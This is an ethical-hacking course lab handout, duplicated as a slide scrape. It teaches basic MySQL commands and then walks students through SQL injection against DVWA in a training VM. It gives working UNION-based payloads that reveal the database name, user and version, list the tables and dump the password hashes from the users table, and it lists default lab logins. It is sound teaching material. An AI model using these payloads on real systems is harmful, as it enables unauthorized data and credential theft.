ETHICAL HACKING
LAB SERIES
Lab 14: Understanding SQL Commands &
Injections
Material in this Lab Aligns to the Following Certification
Domains/Objectives
Certified Ethical Hacking (CEH)
Domains
SANS GPEN Objectives
14: SQL Injection
14: Reconnaissance
Document Version: 2016-03-09
Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com
NETLAB Academy Edition, NETLAB Professional Edition, and
NETLAB+ are registered trademarks of Network Development
Group, Inc.
VMware is a registered trademark of VMware, Inc. Cisco, IOS,
Cisco IOS, Networking Academy, CCNA, and CCNP are
registered
trademarks of Cisco Systems, Inc. EMC
2
is a registered trademark of EMC Corporation.
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 2
Contents
Introduction
...............................................................................................
......................... 3
Objective
...............................................................................................
.............................. 3
Pod Topology
...............................................................................................
....................... 4
Lab Settings
...............................................................................................
.......................... 5
1 Basic SQL Commands
...............................................................................................
... 6
2 Querying with SQL
...............................................................................................
..... 11
3 Deleting with SQL
...............................................................................................
....... 12
4 SQL Injection
...............................................................................................
.............. 13
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 3
Introduction
SQL (Structured Query Language) is used by many databases as
a language to query,
insert and delete elements. This lab demonstrates how to build,
query, and delete
elements in a database and how these skills can be used to
attack a database.
Objective
In this lab, you will be conducting ethical hacking practices
using various tools. You will
be performing the following tasks:
1. Basic SQL Commands
2. Querying with SQL
3. Deleting with SQL
4. SQL Injection
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 4
Pod Topology
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 5
Lab Settings

The information in the table below will be needed in order to
complete the lab. The
task sections below provide details on the use of this
information.
Virtual Machine
IP Address
Account
(if needed)
Password
(if needed)
Kali Linux
192.168.9.2 root toor
pfSense
192.168.0.254 admin pfsense
OWASP Broken Web App
192.168.68.12 root owaspbwa
OpenSUSE 192.168.0.2 osboxes osboxes.org
Security Onion
n/a ndg password123
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 6
1 Basic SQL Commands

1. Navigate to the topology page and click on the Kali VM icon.
2. Click anywhere within the Kali console window and press
Enter to display the
login prompt.
3. Enter root as the username. Click Next.
4. Enter toor as the password. Click Sign In.
5. Open the Terminal by clicking on the Terminal icon located
on the left panel.
6. In the new Terminal window, start the mysql service by
typing the command
below followed by pressing the Enter key.
service mysql start
7. Once started, enter the command below to log into the mysql
database.
mysql –u root
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 7

8. Once logged in, view the available databases by entering the
command below.
show databases;
9. Notice the predefined databases. Create a new database
named test.
create database test;
10. Confirm the new test database appears.
show databases;
11. Use the new database by entering the command below.

use test;
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 8
12. View if there are any tables in the test database.
show tables;
13. Create a new table within the test database for users and
populate it.
create table users (name varchar (30), account integer, balance
decimal
(10,2));

14. Show the tables and confirm a new users table appears.
show tables;
15. Add some data into the users table.
insert into users values (‘John’, 123, 10.00);
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 9
16. View the data in the users table.
select * from users;
17. Populate the users table once more with a different
customer.
insert into users values (‘Joe’, 456, 20.00);
18. View the data in the users table.
select * from users;
19. Create another table name personal and populate it.
create table personal (name varchar(30), address varchar(30),
city
varchar(20), telephone integer);
20. Verify the new table exists.
show tables;
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 10
21. Add some data into the personal table.
insert into personal values(‘John’, ‘1313 Mockingbird Lane’,
‘Mockingbird
Heights’, 3105552368);
22. Insert additional data into the personal table.
insert into personal values(‘Joe’, ‘1313 Cemetery Lane’,
‘Greenbrier’,
1313131313);
23. Analyze the data from the personal data.
select * from personal;
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 11

2 Querying with SQL
1. Using the test database, query the names of the users and
balance from the
users table.
select name, balance from users;
2. Query the names of the users and telephone numbers from
the personal table.
select name, telephone from personal;
3. Retrieve data across both tables: users and personal.
select users.name, users.balance, personal.telephone from users
join
personal where users.name=personal.name;
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 12

3 Deleting with SQL
1. Enter the command below to delete a row of data from the
personal table.
delete from personal where name=’Joe’;
2. View the deleted changes.
select * from personal;
3. Delete the entire personal table.
drop table personal;
4. View all the available tables.
show tables;

5. Delete the entire test database.
drop database test;
6. Show all databases.
show databases;
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 13
4 SQL Injection
1. Open the Iceweasel browser by clicking on the Iceweasel
icon located on the left
panel.
2. In the Iceweasel browser, type 192.168.68.12 into the address
field and press
the Enter key.
3. Scroll down to the Training Applications pane and click on
the Damn Vulnerable
Web Application link.
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 14
4. On the DVWA login page, login using admin as the username
and admin as the
password. Click Login.
5. On the DVWA homepage, click on SQL Injection button
located in the left pane.
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 15

6. Test if the application is vulnerable to SQL injection by
trying a simple test using
a true statement. Type the command below into the User ID
text field followed
by clicking the Submit button.
1=1
Notice what happened was that a query was sent to the database
that executed
the following: select first_name,surname from “some table”
where user_id=1
7. Display all records that are false (empty) and all records that
are true (not
empty). Enter the command below into the User ID field
followed by clicking
Submit.
1’ or ‘0’=’0
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 16
Users have now been dumped into the database. The following
query was
executed: select first_name,surname from “some table” where
user_id = 1’ or
‘0’=’0’;
8. Attempt to pull database information and the user of the
database. Enter the
command below into the User ID field, click Submit.

1’ or 1=1 union select database(), user()#
Notice the database() command returns the database name of
dvwa and its user
[email protected] The union statement is similar to “join”
except that it links 2
select statements together and the # character ends the
statement.
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 17
9. Try to pull the database version by entering the command
below into the User ID
field, click Submit.
1’ or 1=1 union select null,version()#
Notice null was used as a placeholder and issued the version()
command. Given
the output, it appears the OS is running on 5.1.41-3ubuntu12.6.
10. Enter the command below into the User ID field to identify
the tables in the
database.
1’ or 1=1 union select null, table_name from
information_schema.tables#

11. Scroll down and identify the table being a users table.
In the query, null was a placeholder again and the table_name is
something that
exists in the main part of the database build called the
information schema.
Lab 14: Understanding SQL Commands & Injections
3/18/2016 Copyright © 2016 Network Development Group, Inc.
www.netdevgroup.com Page 18

12. Attempt to see if any password fields are associated with the
users table. Enter
the command below into the User ID field and click Submit.
1’ or 1=1 union select user, password from users#
Notice towards the bottom, hashes are given out from the query.
13. Close the Kali PC viewer.
SQL Injection
Lab Assignment
In this lab, you will launch an SQL injection attack from Kali to
a vulnerable web application on OWASP BWA.
1) You are required to complete the section titled “SQL
Injection” in the lab instructions starting on Page 13. You
should log into Kali VM and enter “root” as the username and
“toor” as the password before starting the Section 4.
2) You can also complete the first three sections of the lab to
gain acquaintance with SQL. It is recommended, but not
required.
3) Before performing this lab, please make sure that you read
the sections related with SQL Injection in Chapter-26 and
Chapter 27.
4) Take a screenshot of step 12, Section 4. Only take the
screenshots that show password fields that are associated with
the users table.
Reflection Assignment
After completing this lab,
1) Write a one-paragraph summary for what you have done in
this netlab assignment.
2) Write a one-paragraph explanation of how you can fix the
vulnerability on OWASP BWA. (Refer to Chapter 26 and
Chapter 27)
3) Watch the video on this webpage and also read the story on
how an SQL injection vulnerability turned into a national
security case: https://abc7chicago.com/politics/how -the-
russians-penetrated-illinois-election-computers/3778816/ . What
are the consequences of this vulnerability?
Please follow APA formatting style. Cite all sources.

Ethical hacking lab series lab 14 understan

  • 1.
    ETHICAL HACKING LAB SERIES Lab14: Understanding SQL Commands & Injections Material in this Lab Aligns to the Following Certification Domains/Objectives Certified Ethical Hacking (CEH) Domains SANS GPEN Objectives 14: SQL Injection 14: Reconnaissance
  • 2.
    Document Version: 2016-03-09 Copyright© 2016 Network Development Group, Inc. www.netdevgroup.com NETLAB Academy Edition, NETLAB Professional Edition, and NETLAB+ are registered trademarks of Network Development Group, Inc. VMware is a registered trademark of VMware, Inc. Cisco, IOS, Cisco IOS, Networking Academy, CCNA, and CCNP are registered trademarks of Cisco Systems, Inc. EMC 2 is a registered trademark of EMC Corporation. Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 2 Contents Introduction ............................................................................................... ......................... 3 Objective
  • 3.
    ............................................................................................... .............................. 3 Pod Topology ............................................................................................... .......................4 Lab Settings ............................................................................................... .......................... 5 1 Basic SQL Commands ............................................................................................... ... 6 2 Querying with SQL ............................................................................................... ..... 11 3 Deleting with SQL ............................................................................................... ....... 12 4 SQL Injection ............................................................................................... .............. 13 Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 3 Introduction
  • 4.
    SQL (Structured QueryLanguage) is used by many databases as a language to query, insert and delete elements. This lab demonstrates how to build, query, and delete elements in a database and how these skills can be used to attack a database. Objective In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks: 1. Basic SQL Commands 2. Querying with SQL 3. Deleting with SQL 4. SQL Injection Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 4 Pod Topology
  • 5.
    Lab 14: UnderstandingSQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 5 Lab Settings The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information. Virtual Machine IP Address Account (if needed) Password
  • 6.
    (if needed) Kali Linux 192.168.9.2root toor pfSense 192.168.0.254 admin pfsense OWASP Broken Web App 192.168.68.12 root owaspbwa OpenSUSE 192.168.0.2 osboxes osboxes.org Security Onion n/a ndg password123 Lab 14: Understanding SQL Commands & Injections
  • 7.
    3/18/2016 Copyright ©2016 Network Development Group, Inc. www.netdevgroup.com Page 6 1 Basic SQL Commands 1. Navigate to the topology page and click on the Kali VM icon. 2. Click anywhere within the Kali console window and press Enter to display the login prompt. 3. Enter root as the username. Click Next. 4. Enter toor as the password. Click Sign In. 5. Open the Terminal by clicking on the Terminal icon located on the left panel. 6. In the new Terminal window, start the mysql service by typing the command below followed by pressing the Enter key. service mysql start 7. Once started, enter the command below to log into the mysql database. mysql –u root
  • 8.
    Lab 14: UnderstandingSQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 7 8. Once logged in, view the available databases by entering the command below. show databases; 9. Notice the predefined databases. Create a new database named test. create database test; 10. Confirm the new test database appears. show databases; 11. Use the new database by entering the command below.
  • 9.
    use test; Lab 14:Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 8 12. View if there are any tables in the test database. show tables; 13. Create a new table within the test database for users and populate it. create table users (name varchar (30), account integer, balance decimal (10,2)); 14. Show the tables and confirm a new users table appears.
  • 10.
    show tables; 15. Addsome data into the users table. insert into users values (‘John’, 123, 10.00); Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 9 16. View the data in the users table. select * from users; 17. Populate the users table once more with a different customer. insert into users values (‘Joe’, 456, 20.00);
  • 11.
    18. View thedata in the users table. select * from users; 19. Create another table name personal and populate it. create table personal (name varchar(30), address varchar(30), city varchar(20), telephone integer); 20. Verify the new table exists. show tables; Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 10
  • 12.
    21. Add somedata into the personal table. insert into personal values(‘John’, ‘1313 Mockingbird Lane’, ‘Mockingbird Heights’, 3105552368); 22. Insert additional data into the personal table. insert into personal values(‘Joe’, ‘1313 Cemetery Lane’, ‘Greenbrier’, 1313131313); 23. Analyze the data from the personal data. select * from personal; Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc.
  • 13.
    www.netdevgroup.com Page 11 2Querying with SQL 1. Using the test database, query the names of the users and balance from the users table. select name, balance from users; 2. Query the names of the users and telephone numbers from the personal table. select name, telephone from personal; 3. Retrieve data across both tables: users and personal. select users.name, users.balance, personal.telephone from users join personal where users.name=personal.name;
  • 14.
    Lab 14: UnderstandingSQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 12 3 Deleting with SQL 1. Enter the command below to delete a row of data from the personal table. delete from personal where name=’Joe’; 2. View the deleted changes. select * from personal; 3. Delete the entire personal table. drop table personal; 4. View all the available tables.
  • 15.
    show tables; 5. Deletethe entire test database. drop database test; 6. Show all databases. show databases; Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 13 4 SQL Injection 1. Open the Iceweasel browser by clicking on the Iceweasel icon located on the left panel.
  • 16.
    2. In theIceweasel browser, type 192.168.68.12 into the address field and press the Enter key. 3. Scroll down to the Training Applications pane and click on the Damn Vulnerable Web Application link. Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 14 4. On the DVWA login page, login using admin as the username and admin as the password. Click Login. 5. On the DVWA homepage, click on SQL Injection button located in the left pane.
  • 17.
    Lab 14: UnderstandingSQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 15 6. Test if the application is vulnerable to SQL injection by trying a simple test using a true statement. Type the command below into the User ID text field followed by clicking the Submit button. 1=1 Notice what happened was that a query was sent to the database that executed the following: select first_name,surname from “some table” where user_id=1 7. Display all records that are false (empty) and all records that are true (not empty). Enter the command below into the User ID field followed by clicking Submit. 1’ or ‘0’=’0
  • 18.
    Lab 14: UnderstandingSQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 16 Users have now been dumped into the database. The following query was executed: select first_name,surname from “some table” where user_id = 1’ or ‘0’=’0’; 8. Attempt to pull database information and the user of the database. Enter the command below into the User ID field, click Submit. 1’ or 1=1 union select database(), user()# Notice the database() command returns the database name of dvwa and its user [email protected] The union statement is similar to “join” except that it links 2 select statements together and the # character ends the
  • 19.
    statement. Lab 14: UnderstandingSQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 17 9. Try to pull the database version by entering the command below into the User ID field, click Submit. 1’ or 1=1 union select null,version()# Notice null was used as a placeholder and issued the version() command. Given the output, it appears the OS is running on 5.1.41-3ubuntu12.6. 10. Enter the command below into the User ID field to identify the tables in the database. 1’ or 1=1 union select null, table_name from information_schema.tables#
  • 20.
    11. Scroll downand identify the table being a users table. In the query, null was a placeholder again and the table_name is something that exists in the main part of the database build called the information schema. Lab 14: Understanding SQL Commands & Injections 3/18/2016 Copyright © 2016 Network Development Group, Inc. www.netdevgroup.com Page 18 12. Attempt to see if any password fields are associated with the users table. Enter the command below into the User ID field and click Submit. 1’ or 1=1 union select user, password from users# Notice towards the bottom, hashes are given out from the query. 13. Close the Kali PC viewer.
  • 21.
    SQL Injection Lab Assignment Inthis lab, you will launch an SQL injection attack from Kali to a vulnerable web application on OWASP BWA. 1) You are required to complete the section titled “SQL Injection” in the lab instructions starting on Page 13. You should log into Kali VM and enter “root” as the username and “toor” as the password before starting the Section 4. 2) You can also complete the first three sections of the lab to gain acquaintance with SQL. It is recommended, but not required. 3) Before performing this lab, please make sure that you read the sections related with SQL Injection in Chapter-26 and Chapter 27. 4) Take a screenshot of step 12, Section 4. Only take the screenshots that show password fields that are associated with the users table. Reflection Assignment After completing this lab, 1) Write a one-paragraph summary for what you have done in this netlab assignment. 2) Write a one-paragraph explanation of how you can fix the vulnerability on OWASP BWA. (Refer to Chapter 26 and Chapter 27) 3) Watch the video on this webpage and also read the story on how an SQL injection vulnerability turned into a national
  • 22.
    security case: https://abc7chicago.com/politics/how-the- russians-penetrated-illinois-election-computers/3778816/ . What are the consequences of this vulnerability? Please follow APA formatting style. Cite all sources.